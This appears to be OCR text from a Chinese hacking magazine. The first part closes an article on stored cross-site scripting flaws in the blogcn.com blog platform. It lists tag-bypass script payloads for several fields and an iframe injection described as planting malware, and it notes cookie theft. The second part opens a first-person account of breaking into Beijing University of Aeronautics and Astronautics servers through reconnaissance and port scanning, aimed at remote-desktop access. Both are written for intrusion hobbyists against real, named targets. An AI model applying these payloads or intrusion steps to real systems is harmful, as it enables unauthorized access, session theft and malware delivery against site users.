


图6

我们的跨站代码没有得到转换，不过被屏蔽了，所以要避开那些标签的封锁，所以把原来的跨站代码改为><script>alert(类别管理跨站)</script><a就可以绕过封锁了，实现跨站了，如图7 所示。




图7

博客中还提供了一个网摘的功能，可以在后台自己编辑网摘。如图8 所示，我在地址、标题、描述、TAGS上都输入图片跨站代码，提交后就可实现跨站了，如图9 所示。

在我们申请博客时，要求填写博客的标题，如图10




图8




图9

所示，可以后台修改博客自己的标题。我这里用的是申请的标题，在标题中输入跨站代码，那么在每次打开博客时都会出现跨站效果，如




图10




图11

图11 所示。

中国博客网的功能确实比较丰富，比如对于博客的首页，用户可以自己修改，而且提供可视化编辑、代码编辑、选择模块三种方式。代码编辑就是把首页的代码全部显示出来，如图12 所示，而且用户可以自己修改任何代码。这可是一个在安全上比较大的隐患。比如在代码中间插入代码<iframe frameborder=0 width=300 height=300 scrolling=no src=http://www.baidu.com></iframe>，那么就可以实现挂马了，如图13 所示。




图12




图13

在图12 中，我们还可以看到有一个音乐盒子的功能，即在首页中增加音乐的功能。我们可以在后台添加音乐，如图14 所示，提交后就可实现跨站了，如图15 所示，而且这个跨站最有意思。我们在添加跨站音乐后，只要有人打开我们的博客，音乐就会运行，而这个时候的音乐是跨站，所以只要打开首页就会出现跨站死循环，关闭跨站后会再弹出来。

博客网提供了三种友情链接方式 文字链接、图片链




图14




图15

接和LOGO，如图16所示。这三种方式都存在跨站漏洞，不过需要绕过一些标签。这里用文字链接作为例子来说明。下面是输入<链接>后返回的代码

```
<Td align=center width='8%'><strong>No.1</strong></td>
<td class="main_bg"><a href='<链接>' target=_blank>&lt;链接&gt;</a>
<a href='/createfiles/bookmark_editNew.asp?id=1123569l'>[编辑]</a> <a href='/createfiles/bookmark_delNew.asp?id=1123569l&d_tp=2'>[删除]</a>
.............省略代码
<tr><Td align=center width='8%'><strong>No.1</strong></td>
<td class="main_bg"><a href='<链接>' target=_blank>
<img src='<链接>' border=0 alt='<链接>'></a>
```

可以看到只有一个地方把"<"和">"进行转换了，其他的地方都没有转换，只是被标签给封住了。比如第一个链接可以输入'<script>alert("链接跨站")</script><'来绕过，就可实现跨站了，如图17所示。




图16




图17

总结

对于中国博客网，我的印象一直是非常优秀的，不然我也不会用他们的博客，同时欢迎大家访问我的博客，地址是 http://zengyunhao0.blogcn.com。通过这次挖掘，我没想到他们的系统居然存在那么多的问题，安全性如此的脆弱。对于跨站，我们还可以做很多事情，如偷Cookies、挂马等。如果当初他们重视我的邮件的话，也许今天就不会出现如此多的问题了，看来国内计算机的从业人员的安全意识还是有待提高。

适合读者：入侵爱好者
前置知识：入侵基础知识

渗透北京航空航天大学




文/图 hackest

上次写了一篇入侵北大的文章，不过后来想想也不是怎么成功，尤其是3389方面，所以决定再找找北京哪些大学的漏洞，最后还真是让我找到了一个，目标是北京航空航天大学。这次一定要拿下3389，也不枉我是个"黑防VIP"嘛，怎么可以丢了黑防的面子呢？

行动正式开始

首先当然是打开北航的主站了解一下情况了，别忘了入侵前的信息收集也很重要的哦。主站这边最终没有什么进展，到别的分站看看吧。我们一个一个站地去找，就当是正常的网页浏览吧。逛了好几个分站都没有什么收获，真是郁闷啊。精诚所至，金石为开，最后来到了北航的组织机构页面，进入北航的学生工作信息中心，有个最新公告，打开看看，试了一下，不行啊，暴汗ing，如图1所示，看来从这里注入是不大可能的了。想想也是，又怎么会这么容易呢？网站暂时没有办法拿下，那我们就来用一点比较常规的办法吧，先扫一下开的端口吧，这也是入侵前的信息收集哦。我们用Superscan3.0扫描的时候发现服务器开了个8080端口，也


图1

就是代理服务了，如图2 所示。那我们就先来访问一下北航服务器的8080端口吧。看看页面，原来这上面还有一个网站——首都大学生国防在线，页面上有些新闻报道的链接。

